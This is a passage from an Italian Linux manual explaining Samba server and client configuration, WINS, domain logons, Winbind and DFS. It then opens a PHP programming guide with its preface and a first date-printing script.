In questo esempio nella directory non sarebbe possibile scrivere, ma la presenza della direttiva '**write list**' permette di impostare permessi di scrittura, per gli utenti indicati, indipendentemente da quanto specificato negli altri parametri. Si deve però notare che i permessi impostati a livello di sistema su quella risorsa hanno sempre il sopravvento su quanto specificato nel file di configurazione di Samba (in altre parole, se '`/usr/local/private`' è di proprietà dell'utente '**root**' e i permessi sono impostati a 600_8, gli altri utenti non possono né leggere né scrivere alcunché in quella directory condivisa).

Le ultime due direttive, infine, servono a indicare i permessi con cui verranno creati file e directory all'interno della risorsa condivisa; il valore predefinito è 0755_8

Altre direttive importanti sono:

```
admin users = tizio
follow symlinks = no
```

Con la prima si indica che l'utente '**tizio**' ha gli stessi privilegi dell'utente '**root**' sulla condivisione e quindi non risente di eventuali limitazioni dovute ai permessi sui file; con la seconda si impedisce che vengano seguiti i collegamenti simbolici evitando che chi accede alla condivisione possa accedere anche a file che si trovano all'esterno di questa.

207.3.3 smb.conf: sezione «homes»

La sezione '**homes**' viene utilizzata affinché ogni utente possa avere accesso a una propria directory personale sul servente Samba che potrà anche coincidere con la directory personale GNU/Linux di quell'utente. Un esempio di definizione può essere il seguente:

```
#
# directory personali degli utenti
#
[homes]
    comment = directory home
    browseable = no
    writable = yes
    path = usr/local/samba/%S
```

Qui è importante l'impostazione che impedisce la scansione della risorsa in modo che essa non appaia con il nome '**homes**' a tutti gli utenti.

La presenza di '**path**' serve a fare in modo che questa directory non coincida con quella GNU/Linux dell'utente (cosa che sarebbe l'impostazione predefinita).

La logica di funzionamento è la seguente: quando l'utente si connette, se l'utenza è accettata, viene creata dal servente Samba una condivisione con le caratteristiche specificate nella sezione '**homes**' ma con un nome uguale a quello dell'utente connesso.

207.3.4 smb.conf: sezione «printers»

Con questa sezione si impostano i parametri di configurazione di tutte le stampanti definite nel sistema GNU/Linux a patto che nella sezione '**global**' siano state inserite le direttive seguenti:

```
load printers = yes
printcap name = /etc/printcap
```

L'alternativa, che consiste nel definire le varie stampanti come singole risorse condivise, non viene presa in esame in questa sede.

Un esempio di configurazione per le stampanti è il seguente:

```
#
# Stampanti
#
[printers]
   comment = stampanti
   path = /var/spool/samba
   browseable = no
   printable = yes
   public = yes
   writable = no
```

Qui occorre notare che il parametro '**path**' serve a impostare una directory per la coda di stampa, diversa da '/tmp/' che è quella predefinita.

Altra direttiva da segnalare è '**printable**' con la quale si attiva la coda di stampa.

207.4 Programmi ausiliari per un servente Samba

Un primo strumento molto utile è '**testparm**' con il quale si verifica la correttezza sintattica delle impostazioni scritte nel file 'smb.conf'.

Il comando da eseguire è:

testparm /etc/samba/smb.conf

si ottiene una risposta suddivisa in due parti: prima il resoconto del controllo sintattico del file di configurazione, poi l'elenco delle risorse condivise descritte in esso.

Altro programma di fondamentale importanza è '**smbpasswd**', già visto in precedenza a proposito della connessione di Samba a un dominio MS-Windows NT, ma che si usa principalmente per definire utenti e parole d'ordine relative. La sintassi in questo caso è:

smbpasswd [-a] [-x] [*nominativo*]

L'opzione '**-a**' permette di inserire un nuovo utente e poi di definirne la parole d'ordine; l'opzione '**-x**' permette invece di eliminarlo; se non si indica alcuna opzione si esegue solo il cambio della parole d'ordine per l'utente. Il nominativo-utente che si può inserire alla fine della riga di comando è quello sul quale il comando opera (se non viene indicato, si fa riferimento in modo predefinito all'utente GNU/Linux che esegue il comando).

Altro strumento utile è lo script '**smbadduser**' che permette di definire un nuovo utente Samba e contemporaneamente l'associazione con utenti GNU/Linux corrispondenti. La sintassi è:

smbadduser *utente_linux* :*utente_smb* [*utente_linux* :*utente_smb*]...

In pratica questo comando aggiorna i file 'smbpasswd' e 'smbusers', permettendo di definire la parola d'ordine per i nuovi utenti Samba.

Infine può essere molto utile anche il comando '**`smbstatus`**' per avere un rapporto (con l'opzione '**`-d`**' anche dettagliato) delle connessioni Samba attive.

> Maggiori dettagli sulla configurazione di un servente Samba si possono trovare anche nella documentazione fornita insieme al pacchetto in '`/usr/share/doc/samba-`*x.y.z*', oppure consultando la pagina di manuale *smb(5)*.

Samba dal lato cliente

Da una macchina GNU/Linux è possibile connettersi a un servente Samba o a macchine MS-Windows per accedere alle risorse che queste condividono grazie a una serie di strumenti che costituiscono il «lato cliente» di Samba.

208.1 smbclient

Il primo programma da esaminare è '**`smbclient`**' che si usa fondamentalmente in due maniere:

`smbclient -L` *nome_server_samba*

per avere la lista delle risorse condivise dal servente; oppure:

`smbclient` *nome_servizio* [`-U` *nominativo_utente*]

per connettersi alla risorsa *nome_servizio* (ad esempio '`//serversamba/public`'). Se la connessione ha successo si ha a disposizione un'interfaccia testuale del tutto simile a quella del programma '**`ftp`**' tradizionale, dove si possono eseguire più o meno gli stessi comandi ('**`get`**', '**`put`**', '**`cd`**', '**`pwd`**', ecc.).

Un'opzione importante è '**`-I`**' seguita da un numero IP, con la quale si può appunto indicare il numero IP del servente a cui ci si vuole connettere.

208.2 smbmount

Sicuramente l'interfaccia messa a disposizione da '**`smbclient`**' non è il massimo della comodità; sarebbe molto meglio poter disporre della risorsa condivisa da un'altra macchina come se fosse una risorsa locale. Anche questo si può ottenere con Samba, in particolare grazie a '**`smbmount`**'.

La sintassi è:

`smbmount` *nome_servizio* *punto_di_innesto* [`-o` *opzioni*]

Ad esempio:

`#` **`smbmount //serversamba/public /mnt/dirsamba -o username=tizio%`***parola_d'ordine*

Per smontare la risorsa si può usare il comando:

`smbumount` *punto_di_innesto*

È anche possibile ottenere l'inserimento automatico della risorsa all'avvio di GNU/Linux con la riga seguente nel file '`/etc/fstab`':

```
//serversamba/public    /mnt/dirsamba    smbfs     username=tizio%parola_d'ordine
```

> È importante ribadire che in questa sede non viene illustrata la sintassi completa dei vari comandi con l'elenco di tutte le opzioni possibili. Per avere queste informazioni si deve consultare la documentazione dei vari pacchetti e il manuale in linea (per esempio *smbpasswd(8)*).

208.3 Uso con Samba di stampanti MS-Windows

Per usare su una macchina GNU/Linux una stampante condivisa da una macchina MS-Windows, occorre impostare in modo opportuno il file di definizione delle stampanti GNU/Linux: '`/etc/printcap`'.

Ecco un esempio di righe di configurazione da aggiungere a tale scopo:

```
stsamba:\
   :mx=0:\
   :sh:\
   :sd=/var/spool/lpd/stsamba:\
   :lp=/dev/null:\
   :af=/var/spool/lpd/stsamba/acct:\
   :if=/usr/bin/smbprint:
```

Una breve spiegazione sul significato di queste righe è necessaria, anche se lo studio del file di configurazione delle stampanti in GNU/Linux esula dallo scopo di questo documento:

'**`mx=0`**' indica nessun limite di grandezza dei file da stampare;

'**`sd=`**' indica la directory della coda per questa stampante;

'**`lp=/dev/null`**' indica che la stampante non è collegata ad alcuna porta (non è locale);

'**`af=`**' indica il nome del file per registrare le transazioni;

'**`if=`**' indica il nome del filtro da usare per la stampa; quello usato nell'esempio è un filtro fornito in modo predefinito con la distribuzione Red Hat all'interno del pacchetto '**`samba-client`**'.

Affinché il tutto funzioni è poi necessaria la presenza del file '`.config`' nella directory della coda indicata con la riga '**`sd=`**'. Un esempio del suo contenuto è il seguente:

```
   share="//server_smb/nome_stampante_condivisa"
   user="tizio"
   password="blablabla"
```

Data la complessità della configurazione manuale di una stampante SMB in GNU/Linux (e anche di una stampante in generale), può essere consigliabile l'uso di strumenti appositi come '**`printconf-gui`**' che semplificano molto queste operazioni.

208.4 Altri strumenti utili

Altri comandi presenti nel pacchetto '**`samba-client`**' sono:

'**`nmblookup`**' che permette di trovare il numero IP di una macchina fornendo il nome NetBIOS;

'**`findsmb`**' che fornisce informazioni sui serventi Samba presenti in rete;

'**`smbtar`**' che permette di effettuare copie di sicurezza di risorse SMB su unità a nastro installate sul servente GNU/Linux.

Per i dettagli di uso di questi comandi si rimanda ai rispettivi manuali in linea.

Samba come servente WINS

In una rete basata su NetBIOS la risoluzione dei nomi è basata sull'invio di messaggi circolari; quando un elaboratore con MS-Windows si collega in rete invia un messaggio a tutti informando sul proprio nome e sul proprio indirizzo. È ovvio che un sistema di questo tipo può essere efficiente solo su piccole reti e in assenza di sottoreti multiple (i router di solito sono configurati per bloccare i messaggi circolari).

La soluzione a questo problema proposta da Microsoft consiste nell'introduzione di un servente WINS allo scopo di gestire una tabella contenente le associazioni tra nomi NetBIOS e indirizzi IP. I clienti della rete hanno impostata l'indicazione del numero IP del servente WINS in modo che, quando devono qualificarsi o chiedere informazioni circa l'identità di altre macchine, si rivolgono direttamente al servente senza generare traffico superfluo.

Un servente Samba può essere configurato sia per svolgere la funzione di servente WINS sia per essere cliente di un servente WINS già presente in rete (ovviamente non sono possibili entrambe le impostazioni contemporaneamente).

Nella sezione '**`global`**' si deve aggiungere il seguente parametro per attivare il servente WINS:

```
wins support = yes
```

Invece per indicare a Samba qual è il servente WINS già attivo in rete si usa:

```
wins server = 192.168.1.1
```

Samba e la scansione della rete

In una rete locale le macchine hanno sempre una lista delle altre macchine attive che si chiama lista di *browse*. Il servente che la gestisce si chiama *master browser* locale se riveste questo ruolo solo per una sottorete, se invece mantiene la lista per tutta la rete locale diviene un *master browser* di dominio.

Siccome in una rete le macchine possono essere collegate e scollegate in ogni momento, il *master browser* locale aggiorna continuamente la lista e la invia alle macchine che ne fanno richiesta. Il *master browser* di dominio invece raccoglie le liste di ogni sottorete e le mette a disposizione dei *master browser* locali.

Un elaboratore diventa *master browser* locale a seguito di una «elezione» che può essere effettuata in qualunque momento (ad esempio quando un nuovo elaboratore si presenta in rete). Riguardo a tale elezione Microsoft assegna ai suoi sistemi operativi un valore, detto livello, che cresce sempre di più per i sistemi operativi più recenti (ad esempio una macchina con MS-Windows 98 ha livello 2, una con MS-Windows NT 4 Workstation ha livello 17, una con MS-Windows NT 4-Server ha livello 32, una con MS-Windows 2000-Server ha livello 64).

L'elezione avviene sulla base di questo valore; in caso di parità viene esaminata la funzione svolta dalla macchina (senza entrare in dettagli eccessivi, basti sapere che un PDC diviene sempre anche PDM); in caso di ulteriore parità viene scelta la macchina che è da più tempo in rete.

Con Samba il livello per la partecipazione all'elezione può essere scelto in sede di configurazione. Nell'esempio seguente vengono mostrate le direttive da inserire nella sezione '**`global`**' affinché il servente Samba sia *master browser* locale prevalendo su macchine MS-Windows equipaggiate fino a NT-server:

```
    local master = yes
    os level = 34
    preferred master = yes
```

La terza direttiva serve ad attivare il *preferred master bit* del servente Samba, in modo che il proprio servente prevalga al momento dell'elezione su macchine con uno stesso sistema operativo.

Se si vuole che il servente Samba divenga *master browser* di dominio occorre inserire anche:

```
  domain master = yes
```

In caso però che il servente partecipi a un dominio NT è preferibile che il ruolo di *master browser* di dominio sia lasciato al PDC (che comunque, come viene descritto nel prossimo capitolo, può essere lo stesso servente Samba).

A proposito della scansione della rete, nel caso siano presenti sottoreti multiple, è opportuno ricordare le seguenti regole generali:

- ci deve essere una macchina MS-Windows o Samba che faccia da *master browser* locale per ciascuna sottorete (se nella sottorete c'è gia un *master browser* di dominio non è necessario anche il *master browser* locale);
- almeno una macchina MS-Windows o Samba deve essere *master browser* di dominio per il gruppo di lavoro;
- ogni *master browser* locale deve sincronizzarsi con il *master browser* di dominio.

In caso nella rete non sia presente un *master browser* di dominio e ci siano però delle sottoreti multiple, Samba mette a disposizione due direttive utili per la sincronizzazione (da inserire sempre nella sezione '**`global`**'):

```
   remote announce = 192.168.1.255/INF  192.168.2.255/INF
   remote browse sync = 192.168.3.255 192.168.4.255
```

Con '**`remote announce`**' il servente Samba fornisce l'elenco di scansione anche ad altre sottoreti. Se si conoscono i numeri IP dei *master browser* locali si possono indicare tali numeri, altrimenti (come nell'esempio) si indicano degli indirizzi broadcast. In pratica con i valori indicati, il servente Samba segnalerà la sua presenza a tutte le macchine delle sottoreti 192.168.1.∗ e 192.168.2.∗ (del gruppo di lavoro INF) e quindi anche ai relativi *master browser* locali.

L'altra direttiva ha uno scopo simile nel caso però i *master browser* locali delle sottoreti siano altri serventi Samba (anche in questo caso si possono indicare gli indirizzi precisi dei servente o degli indirizzi broadcast). Nell'esempio, un servente Samba contatta altri serventi Samba delle sottoreti 192.168.3.∗ e 192.168.4.∗, con i quali sincronizza le liste di scansione.

A proposito della possibilità di usare gli indirizzi broadcast ci si deve sincerare che i router della rete non siano configurati per bloccare il traffico broadcast tra sottoreti diverse.

Autenticazione di utenti MS-Windows con Samba

A partire dalla versione 2.0 è possibile configurare Samba come *domain controller* e autenticare gli utenti degli elaboratori clienti MS-Windows 95/98 sostituendo un servente MS-Windows NT/2000.

Con la versione 2.1 è stata data la possibilità di accreditare anche clienti MS-Windows NT.

Dalla versione 2.2, che è la più recente, Samba può accreditare anche clienti MS-Windows 2000/XP, partecipare a una ADS (*Active directory service*) ed è stato aggiunto il demone '**`winbind`**' che consente di usare un *domain controller* MS-Windows come servente per le utenze, allineando del tutto le utenze di GNU/Linux con quelle di MS-Windows e centralizzando la loro gestione su un solo sistema.

È sicuramente anche il caso di elencare ciò che Samba non può fare (almeno per il momento):

- utilizzo di BDC (*Backup domain controller*) in domini NT e *Active directory replication* con MS-Windows 2000;
- partecipazione ad alcun tipo di *trust relationship*;
- sostituzione di un MS-Windows 2000-Server.

In questa sede viene presa in esame solo la configurazione di Samba come PDC per l'accreditamento di clienti MS-Windows 95/98/Me/NT.

Di seguito viene presentato un possibile file '`smb.conf`' con le definizioni necessarie affinché Samba sia un PDC:

```
[global]
   netbios name = ServerSamba
   workgroup = INF
   server string = Samba Server NT
   log file = /var/log/samba/%m.log
   max log file = 50
   security = user
   encrypt password = yes
   smb password file = /etc/samba/smbpasswd
   local master = yes
   preferred master = yes
   os level = 33
   domain master = yes
;
   domain logons = yes
;
#  script di accesso fisso per tutti
   logon script = logon.bat
#  oppure uno per ogni cliente
;  logon script = %m.bat
#  oppure uno per ogni utente
;  logon script = %U.bat
;
#  profili utenti
   logon path =  \\ServerSamba\profile\%U


[netlogon]
   comment = Directory degli script di inizializzazione
```

```
   path = /home/netlogon
   read only = yes
   guest ok = yes
   browseable = no

[home]
   comment = Dir utente
   path = /home/%U
   browseable = yes
   writable = yes

[public]
   comment = Dir pubblica
   path = /home/public
   browseable = yes
   writable = yes
   public = yes
   create mask = 0777
```

211.1 Domain logons

È la direttiva che permette di configurare Samba come PDC in quanto lo imposta come servente di autenticazione di dominio.

211.2 Logon script

Samba consente l'esecuzione degli script di accesso di MS-Windows ('`.BAT`' o '`.CMD`'). Tali script vengono eseguiti sul cliente al momento della connessione di un utente al dominio ma sono memorizzati sul servente e vengono quindi trasferiti attraverso la rete. Ovviamente sono molto utili per impostare dinamicamente le configurazioni di rete per gli utenti quando si connettono.

L'opzione '**`logon script`**' permette appunto di indicare il nome dello script da eseguire quando l'utente si collega; come si vede dall'esempio può essere uno script unico, valido per tutti, oppure dipendente dal cliente o dal nome utente.

Sul servente GNU/Linux questi script vengono memorizzati nella directory indicata nella condivisione '**`netlogon`**', che viene descritta più avanti.

Una cosa importante da ricordare è che gli script di accesso vengono eseguiti in ambiente MS-Windows e devono essere quindi scritti con righe terminanti con i caratteri di *<CR>* e *<LF>*, invece del solo *<LF>* di un sistema GNU/Linux.

L'esempio seguente di script di accesso, definisce un disco di rete '`W:`' su una condivisione di Samba:

```
   echo Connette disco di rete
   net use w: \\ServerSamba\dati
```

211.3 Logon path

In MS-Windows 95/98 ciascun utente può avere il proprio profilo comprendente informazioni sull'aspetto della scrivania grafica, sulle applicazioni che appaiono nel menù *`Start`*, sullo sfondo e altre ancora. Tale profilo può essere memorizzato direttamente su un elaboratore cliente e si chiama allora «profilo locale», oppure sul servente e si chiama «profilo di roaming», in quanto l'utente ha a disposizione sempre lo stesso ambiente anche spostandosi da un cliente all'altro.

La direttiva '**`logon path`**' viene usata per indicare dove vengono memorizzati i profili dei vari utenti.

211.4 Logon home e logon drive

Con '**`logon home`**' si indica la posizione della directory personale di un utente, che può essere diversa da quella indicata nella sezione '**`homes`**'.

Con '**`logon drive`**', da usare solo in caso di clienti MS-Windows NT, si indica la lettera del disco su un client in cui vengono abbinate le directory personali indicate con '**`logon home`**'.

211.5 Sezione (netlogon)

In questa sezione viene configurata una condivisione speciale che serve a contenere gli script di accesso. La configurazione scelta nell'esempio (sola lettura, pubblica, non visibile alla scansione delle risorse) è dettata dal ruolo particolare che svolge.

211.6 Definizione delle utenze per macchina

Nel caso nella rete siano presenti dei clienti MS-Windows NT, per essi devono essere creati sul PDC i cosiddetti *machine account* in aggiunta alle utenze normali. Ovviamente, tali utenze speciali devono essere inserite sia come utenti Samba che come utenti del sistema GNU/Linux che ospita il servente. Tale operazione può essere fatta in modo automatico (direttiva '**`add user`**' illustrata in precedenza) oppure manualmente, con i seguenti comandi:

```
/usr/sbin/useradd -d /dev/null -g 100 -c"descrizione_dell'elaboratore_client" ↩
↪-s /bin/false nome_elaboratore$
passwd -l nome_elaboratore$
smbpasswd -a -m nome_elaboratore
```

È necessario prestare attenzione al carattere '**`$`**' alla fine del nome della macchina nel primo e nel secondo comando.
Il secondo comando permette di bloccare la parola d'ordine di quell'utente fittizio.
Con il terzo comando si definisce l'utente '*nome_elaboratore*' per Samba grazie all'opzione '**`-m`**'.

Accesso a GNU/Linux da parte di utenti di un dominio MS-Windows con Winbind

In precedenza, nel capitolo sull'impostazione di un servente Samba, è stato illustrato come integrare quest'ultimo in un dominio MS-Windows NT o in una *active directory* di MS-Windows 2000. In particolare si è visto come questo sia possibile impostando il livello di sicurezza al valore '**`domain`**' ed eseguendo un opportuno comando '**`smbpasswd`**'.

Grazie a Winbind, un nuovo strumento di Samba presente dalla versione 2.2.2, diventa addirittura possibile l'autenticazione degli utenti GNU/Linux (attenzione: utenti GNU/Linux, non utenti Samba) presso il *domain controller windows*. Ciò può essere molto utile in quei contesti in cui si vogliano inserire elaboratori con GNU/Linux in reti già consolidate su piattaforma MS-Windows, utilizzando le informazioni su utenti e gruppi preesistenti senza essere costretti a ridefinirle anche per le macchine GNU/Linux.

Winbind è costituito da un piccolo gruppo di componenti disponibili all'interno del pacchetto '**`samba-common`**'; in dettaglio ne fanno parte:

- una libreria per il NSSwitch (*Name service switch*);
- una libreria per i moduli PAM (*Pluggable authentication modules*);
- un programma di servizio, '**`wbinfo`**', e un demone, '**`winbindd`**'.

Il servizio NSSwitch è presente in tutte le moderne librerie C e permette di ottenere i dati relativi a utenti, gruppi e nodi, da varie fonti (ad esempio NIS, DNS, ecc.); Winbind diventa un'ulteriore fonte di informazioni per NSSwitch relativamente a utenti e gruppi di un dominio MS-Windows.

Il PAM è un sistema generalizzato per la gestione dei metodi di autenticazione per molteplici servizi (quelli per cui esistono le librerie PAM relative); grazie all'apposita libreria PAM, Winbind fornisce anche il servizio di autenticazione.

212.1 Configurazioni necessarie

212.1.1 smb.conf

Per configurare il servizio Winbind occorre intervenire innanzitutto nel file '`smb.conf`' inserendo le direttive seguenti:

```
   workgroup name = nome_dominio_NT
   encrypt password = yes
   security = domain
   password server = nome_PDC_WIN
; impostazioni per il demone winbindd
   winbind separator = +
   template shell = /bin/bash
   template homedir = /home/%D/%U
   winbind uid = 10000-20000
   winbind gid = 10000-20000
   winbind enum users = yes
   winbind enum groups = yes
```

Con '**`winbind separator`**' si imposta il carattere usato per ottenere il nome utente GNU/Linux dall'unione di nome di dominio e nome utente NT; il valore predefinito corrisponde a '`\`', ma è

sconsigliabile, in quanto ha un significato speciale nella shell di GNU/Linux; invece, la scelta del carattere '**+**' dovrebbe essere quella migliore.

Con '**template shell**' si imposta la shell degli utenti.

Con '**template homedir**' si definisce la directory personale degli utenti; nell'esempio si usano le variabili '**%D**' e '**%U**' in modo che ogni utente abbia come directory '/home/*nome_dominio_nt* / *nome_utente_nt* '.

'**winbind uid**' e '**winbind gid**' permettono di impostare gli intervalli di numeri di identificazione per utenti e gruppi che Winbind utilizza per riabbinare gli utenti e i gruppi MS-Windows a utenti e gruppi GNU/Linux.

'**winbind enum users**' e '**winbind enum groups**' permettono di attivare l'enumerazione di gruppi e utenti.

212.1.2 Modifiche ai file di configurazione dei moduli PAM

Le modifiche ai file di configurazione dei moduli PAM devono essere effettuate con molta attenzione in quanto errori in questa fase possono causare anche l'impossibilità di accedere. Può quindi essere opportuno fare una copia dei file interessati alle modifiche in modo da poter ripristinare la situazione precedente in ogni momento.

Maggiori informazioni sul funzionamento dei moduli PAM non possono essere fornite in questa sede; eventualmente si può consultare il capitolo 56.

Nel file '/etc/pam.d/system-auth' deve essere aggiunta la riga:

```
auth   sufficient   /usr/lib/security/pam_winbind.so
```

dopo la prima riga '**auth**' già presente e trasformata la riga:

```
auth   sufficient   /lib/security/pam_unix.so   likeauth   nullok
```

in:

```
auth  sufficient  /lib/security/pam_unix.so  likeauth  nullok  use_first_pass
```

Nel file '/etc/pam.d/login' devono essere aggiunte le seguenti due righe, rispettivamente come prima riga '**account**' e come ultima riga '**session required:**'

```
account  sufficient /lib/security/pam_winbind.so
…
session  required   /lib/security/pam_mkhomedir.so  skel=/etc/skel/  umask=0022
```

L'ultima è molto importante in quanto permette la creazione automatica della directory personale dell'utente al primo accesso alla macchina GNU/Linux.

Riguardo la modifica al file 'system-auth' occorre osservare che, essendo la sua configurazione usata, attraverso il modulo '**pam_stack**', in molti altri file di configurazione dei moduli PAM (e non solo in 'login'), sarebbe più opportuno lasciarlo invariato definendone uno nuovo con le modifiche e con nome leggermente diverso. Se si opta per questa scelta è ovvio che si devono modificare opportunamente i riferimenti al file 'system-auth' contenuti nel file 'login'.

212.1.3 Modifiche alla configurazione di NSSwitch

Nel file '`/etc/nsswitch.conf`', contenente la configurazione del servizio NSSwitch, è necessario aggiungere Winbind tra le fonti dei dati relativi a utenti e gruppi. Ad esempio:

```
passwd:     files winbind
group:       files winbind
```

L'ordine con cui vengono elencate le fonti è significativo e quindi è opportuno lasciare la priorità a '**`files`**' in modo che per primi siano interrogati i file di sistema ('`/etc/passwd`' e '`/etc/group`').

212.2 Attivazione

Per prima cosa occorre inserire la macchina GNU/Linux nel dominio MS-Windows operando come illustrato nel capitolo relativo alla configurazione di un servente Samba, nel paragrafo sul livello di sicurezza '**`domain`**' (207.3.1.4).

Occorre poi avviare i servizi '**`smb`**' e '**`winbind`**':

`#` **`/etc/rc.d/init.d/smb start`**

`#` **`/etc/rc.d/init.d/winbind start`**

Si può verificare il buon funzionamento di Winbind con i comandi:

`#` **`wbinfo -u`**

`#` **`wbinfo -g`**

con i quali si elencano rispettivamente utenti e gruppi del dominio MS-Windows.

Si possono usare anche i comandi:

`#` **`getent passwd`**

`#` **`getent group`**

per ottenere gli elenchi di tutti gli utenti e gruppi utilizzabili, sia quelli del dominio che quelli propri di GNU/Linux.

Infine si può procedere all'accreditamento sulla macchina GNU/Linux di un utente del dominio MS-Windows ricordando che il nome utente è dato da '*nome_dominio_nt* **`+`***nome_utente_nt* ' e la parola d'ordine è ovviamente la stessa utilizzata in ambiente MS-Windows.

Samba e DFS

Il DFS (*Distributed file system*), introdotto con MS-Windows 2000, permette di organizzare le condivisioni di rete in una struttura ad albero svincolando gli utenti di tali risorse dalla conoscenza della reale collocazione delle stesse sui vari serventi. Con MS-Windows 95/98/NT è invece necessario, quando si deve connettere una risorsa, conoscere esattamente la sua collocazione in rete; si può ovviare in parte a questo inconveniente connettendo permanentemente la risorsa all'avvio dell'elaboratore cliente, ma in caso di spostamento della risorsa il problema si ripresenta.

Con il DFS si vengono a creare dei «volumi di rete» che possono essere ispezionati come fossero residenti fisicamente su un solo servente. La struttura può poi essere duplicata, tutta o in parte, per ottenere maggiori garanzie contro le perdite di dati accidentali.

Ogni struttura DFS ha una radice comune a tutte le condivisioni e numerose diramazioni (foglie), tutte di primo livello. Un servente può ospitare una sola radice mentre le foglie possono anche essere ospitate su macchine diverse. Sarebbe anche possibile ottenere strutture più complesse annidando radici di DFS come foglie di altri DFS ma qui non si considera tale possibilità.

Samba può assumere il ruolo di servente DFS e ospitare una radice di un volume DFS grazie alla seguente direttiva nella sezione '**`global`**':

```
   host msdfs = yes
```

e alla definizione di questa nuova sezione:

```
[dfs]
   path = /dir-expo/dfs
   msdfs root = yes
```

Nella directory '`/dir-expo/dfs`' del servente GNU/Linux si dovranno poi impostare i collegamenti simbolici agli altri serventi della rete procedendo come nell'esempio seguente:

```
# cd /dir-expo/dfs

# chown root /dir-expo/dfs

# chmod 755 /dir-expo/dfs

# ln -s msdfs:serverA\\shareA coll-a

# ln -s msdfs:serverB\\shareBC,serverC\\shareBC coll-bc
```

Il secondo collegamento dell'esempio associa a un solo nome di risorsa DFS, due condivisioni: queste saranno in *fault tolerance* tra di loro e l'allineamento dei dati al loro interno sarà assicurato dal servente DFS.

Grazie alla definizione dei collegamenti simbolici, quando un cliente si collega a una risorsa DFS, viene ridiretto, in modo del tutto trasparente e automatico, verso la macchina che ospita fisicamente i dati condivisi.

Parte xl

Programmare in PHP

Gianluca Giusti <brdp @ urcanet.it>

2002.11.05

Gianluca Giusti si è diplomato in Informatica presso l'ITIS de L'Aquila, attualmente frequenta il corso di laurea in Fisica presso la Facoltà di Scienze MM.NN.FF. dell'Università de L'Aquila

Lavora come analista programmatore nella città di Roma allo sviluppo di portali, siti di commercio elettronico, software di BI.

È appassionato di amministrazione di sistema, in particolare GNU/Linux, e di reti informatiche.

Programmare in PHP

brdp @ urcanet.it

non modificare

;)

L’indirizzo della versione aggiornata dell’opera "Programmare in PHP" è:

<*http://www.urcanet.it/brdp/php_manual/*>

Al momento l’opera è incompleta, tuttavia ho ritenuto opportuno pubblicare quanto fatto. Scrivo questo documento nel tempo libero e ultimamente ne ho davvero poco quindi aggiornerò il contenuto ogni volta che un argomento sarà completato.

Gli script di esempio sono contenuti e raggruppati per capitolo all’indirizzo <*http://www.urcanet.it/brdp/php_manual/esempi/*>

L’opera è inclusa in "Appunti di informatica libera" di Daniele Giacomini.

Prefazione

Questo documento vuole essere una guida all'utilizzo di uno dei più versatili e potenti linguaggi di programmazione oggi diffuso in Internet. Il lettore non troverà un elenco delle funzioni del linguaggio, perché sarebbe inutile dal momento che queste notizie sono già disponibili nel manuale ufficiale; al contrario, potrà trovare una guida all'utilizzo degli strumenti che gli sviluppatori del linguaggio hanno messo a disposizione.

Naturalmente ognuno potrà ampliare e personalizzare gli script proposti come esempio; sarà la guida stessa a sollevare dubbi e a suggerire delle modifiche, per il resto via libera all'immaginazione del lettore. Inutile dire che per qualsiasi problema la mia casella di posta è a vostra disposizione compatibilmente con gli impegni.

Per la lettura della guida si darà per scontato:

- la configurazione corretta della macchina che offre i servizi, in cui devono essere installati il servente HTTP (negli esempi di questa guida si fa riferimanto principalmente ad Apache), il modulo PHP 4 e una base di dati (DBMS), che negli esempi proposti è costituita da MySQL;
- la conoscenza del linguaggio HTML;
- un minimo di conoscenza del linguaggio SQL per l'interrogazione delle basi di dati di prova.

Verranno risolti i problemi più comuni, progettati e realizzati i servizi necessari a un sito per essere moderno, dinamico e al passo coi tempi. Si pensi alla gestione di utenze, aree riservate, notizie, sondaggi, motori di ricerca, album fotografici, servizi FTP, ecc.

Per fare questo si partirà da esempi molto semplici, scritti in modo altrettanto semplice, fino ad arrivare alla realizzazione di «classi» da utilizzare in tutti i nostri servizi.

Prima di iniziare converrà collegarsi al sito <*http://www.php.net*> per scaricare il manuale ufficiale del PHP; sarà molto utile ed è importante saperlo consultare. Viene rilasciato in vari formati; probabilmente il più conveniente è il formato PDF. In tal modo, si disporrà di un unico file su cui poter effettuare ricerche di testo. Inoltre è importante ricordare che un gruppo di persone sta traducendo il manuale in italiano ospitato sul sito ufficiale all'indirizzo <*http://www.php.net/manual/it/*>. Chi volesse partecipare può mettersi in contatto con i coordinatori del progetto Luca Perugini Simone Cortesi.

Avere le idee chiare

Prima di addentrarsi nella programmazione, è bene capire quali sono gli strumenti a disposizione e cosa permettono di fare. C'è molto interesse verso le tecnologie utilizzate in Internet, di conseguenza si crea spesso confusione. Una delle conseguenze più frequenti è ostinarsi a utilizzare un linguaggio nato con uno scopo per realizzare tutt'altro.

214.1 Cos'è il PHP?

PHP sta per *Hypertext Preprocessor*. Dalla documentazione ufficiale il PHP viene definito come un «linguaggio script dal lato del servente immerso nel codice HTML». Di seguito la definizione nel dettaglio:

«linguaggio script»: il PHP è un vero e proprio linguaggio di programmazione, è importante rendersi conto che l'HTML, ad esempio, non è un linguaggio di programmazione ma un linguaggio di descrizione e formattazione del testo. Inoltre, per i più esperti, il PHP è un linguaggio interpretato.

«Dal lato del servente»: queste le parole fondamentali. Il codice PHP inserito tra i marcatori HTML viene interpretato dall'elaboratore servente e non dal navigatore del cliente. Il modo migliore per rendere l'idea è passare ad un esempio.

Figura 214.1. Il servente elabora tramite l'interprete PHP gli script i quali generano le pagine HTML che vengono fornite al cliente tramite il protocollo HTTP.

Si supponga di voler scrivere la data odierna in una pagina HTML. L'HTML non permette di farlo, in quanto, è un linguaggio di formattazione statico. Una soluzione potrebbe essere l'utilizzo di uno script Java di Netscape (JavaScript) ma è un linguaggio lato cliente. Il codice JavaScript viene eseguito dal navigatore del visitatore e non dal servente. Tutto ciò potrebbe portare alla visualizzazione di una data errata sulle pagine del sito solo perchè l'orario di sistema del visitatore non è impostato correttamente. Inoltre la guerra per il monopolio nel mercato dei navigatori

ipertestuali tra Microsoft e Netscape ha fatto sì che non ci sia uno standard, di conseguenza Netscape non gestiste molte istruzioni JScript di Microsoft e Explorer non riconosce molte istruzioni JavaScript di Netscape [1].

A questo punto l'ideale è fornire al navigatore una stringa HTML generata e formattata da una funzione PHP. Ecco come:

```
1  <html>
2     <head>
3       <title>La mia prima pagina php</title>
4     </head>
5     <body>
6
7        <br><br>
8
9        <?php echo date("d-m-Y") ?>
10
11       <br><br>
12
13       <a href="../cap_2/benvenuto.php">vai a benvenuto.php &gt;&gt;</a>
14
15    </body>
16 </html>
```

Una volta completato salvare il codice nel file '`primo.php`'.

